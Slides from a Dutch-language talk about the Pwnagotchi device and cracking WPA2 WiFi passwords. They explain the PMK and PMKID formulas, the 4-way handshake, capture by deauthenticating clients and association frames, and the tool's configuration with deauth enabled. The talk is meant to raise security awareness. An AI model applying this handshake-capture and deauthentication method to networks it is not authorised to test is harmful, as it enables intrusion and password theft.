

Pwnagotchi, WiFi security & Wachtwoorden kraken

Een praatje

Hoe kom ik hierop?

- pwnagotchi
  - Open-source project
  - WiFi/bluetooth pentesting tool & Tamagotchi
  - Met schattige gezichtjes!





Doel

Leren hoe de pwnagotchi werkt, en hoe je zo’n aanval op WiFi handshakes uitvoert.

Kennis vergroten over WiFi, netwerkbeveiliging, dictionary attacks, etc.

...Om uiteindelijk wat meer veiligheidsbewust te worden 🙂

Bouw er zelf een!

Je hebt het volgende nodig:

- **Raspberry Pi Zero W** (met GPIO pin headers erop)
- **WaveShare v2 e-ink scherm** (in NL te bestellen bij Kiwi Electronics)

En verder:

- SD-kaartje
- USB-kabel
- Power bank

DIY instructies en documentatie staan op: pwnagotchi.ai

De aanval

Het doel van de aanval is om het WiFi-wachtwoord te achterhalen.

1. Verzamel WiFi **handshakes** van target netwerk.
2. Haal **hashes** uit de handshakes en breek ze.

Onderwerpen

- CIA (nee die andere)
- Symmetrische encryptie vs. hashing vs. MAC
- OSI-model


- WiFi 4-way handshake
- Brute force- en dictionary attack

- Ethische aspecten
- Tips

CIA driehoek

- Confidentiality
- Integrity
- Availability

“Het doel van computerbeveiliging
is om C, I en A op een acceptabel niveau
te behouden.”




Toepassingen van cryptografie in WiFi

- Symmetrische encryptie
- Hashfunctie
- Message Authentication Code (MAC)


Asymmetrische encryptie wordt niet gebruikt (public- en private key).

Symmetrische encryptie



Voorbeeld: AES (dit versleutelt je WiFi verkeer)

Hashfunctie



Voorbeelden: SHA-1, MD5 (gebroken!)


Message Authentication Code (MAC)

De MAC wordt berekend op basis van de **inhoud** én een **key**.


De MAC wordt meegestuurd met het bericht.

Dit beschermt *integrity* én *authenticity,* maar verbergt de inhoud niet.

HMAC = MAC gecombineerd met een hashfunctie zoals SHA-1.



OSI-model (Open Systems Interconnection)



Wat zit hier in

HTTP, HTTPS, DNS, DHCP, FTP, etc...

SSL/TLS (soort van)

??? Nobody knows

} *Layer 5 en 6 bestaan eigenlijk niet ¯_(ツ)_/¯*

TCP, UDP

IP-adressen

Ethernet protocol, WiFi protocol, PPP

Elektrische signalen, lichtsignalen (glasvezel), radiogolven

Handshake

WPA2 key soorten

PSK = Pre-Shared Key (a.k.a. het WiFi wachtwoord)

PMK = Pairwise Master Key

*In een WPA2-PSK netwerk is de **PMK** afgeleid van de **PSK** (en de SSID).*

PMKID = Pairwise Master Key Identifier
(gebruikt voor WiFi roaming functionaliteit)

Pairwise Master Key

De PMK is een hash opgebouwd uit:

- De Pre-Shared Key (WiFi wachtwoord)
- De SSID (netwerknaam)

```
PMK = PBKDF2(HMAC-SHA1, PSK, SSID, 4096, 256)
```

Pairwise Master Key Identifier

De PMKID is een MAC, opgebouwd uit:

- De PMK
- Een constante
- Het MAC-adres van de AP
- Het MAC-adres van de client

```
PMKID = HMAC-SHA1-128(PMK, "PMK Name" + MAC_AP + MAC_STA)
```

4-way handshake


STA = Station (WiFi client devices)

AP = Access Point

PTK = Pairwise Transient Key

GMK = Group Master Key

GTK = Group Transient Key




4-way handshake

Twee aanvalsmogelijkheden:

Om de PMK aan te vallen
hebben we alle 4 de stappen nodig.


Om de PMKID aan te vallen
kan één stap van de handshake
al genoeg zijn!




Hoe kom je aan een handshake?

… Door WiFi verkeer op te vangen!

WiFi straling



Verstrooiing van radiogolven in een huis



Stralingspatroon van een rechte (lineaire) antenne

WiFi-verkeer opvangen

- Monitor mode!
- A.k.a. *gewoon* luisteren naar wat er door de lucht vliegt.

WiFi handshakes opvangen

pwnagotchi gebruikt twee trucs om sneller handshakes te vangen:

1. WiFi association frame naar AP sturen om de PMKID te laten lekken.
2. Een WiFi client de-authen zodat deze een nieuwe handshake moet doen.

...en vervolgens luistert hij in de hoop om een handshake op te vangen!

WiFi handshakes opvangen


pwnagotchi’s parameters:


```
personality:
    # advertise our presence
    advertise: true
    # perform a deauthentication attack to client stations in order to get full or half handshakes
    deauth: true
    # send association frames to APs in order to get the PMKID
    associate: true
    # list of channels to recon on, or empty for all channels
    channels: []
    # minimum WiFi signal strength in dBm
    min_rssi: -200
    # number of seconds for wifi.ap.ttl
    ap_ttl: 120
    # number of seconds for wifi.sta.ttl
    sta_ttl: 300
    # time in seconds to wait during channel recon
    recon_time: 30
    # number of inactive epochs after which recon_time gets multiplied by recon_inactive_multiplier
    max_inactive_scale: 2
    # if more than max_inactive_scale epochs are inactive, recon_time *= recon_inactive_multiplier
    recon_inactive_multiplier: 2
    # time in seconds to wait during channel hopping if activity has been performed
    hop_recon_time: 10
    # time in seconds to wait during channel hopping if no activity has been performed
    min_recon_time: 5
    # maximum amount of deauths/associations per BSSID per session
    max_interactions: 3
    # maximum amount of misses before considering the data stale and triggering a new recon
    max_misses_for_recon: 5
    # number of active epochs that triggers the excited state
    excited_num_epochs: 10
    # number of inactive epochs that triggers the bored state
    bored_num_epochs: 15
    # number of inactive epochs that triggers the sad state
    sad_num_epochs: 25
```

WiFi handshakes opvangen

pwnagotchi gebruikt het AI model “Advantage-Actor-Critic” om deze parameters steeds efficiënter af te stellen.

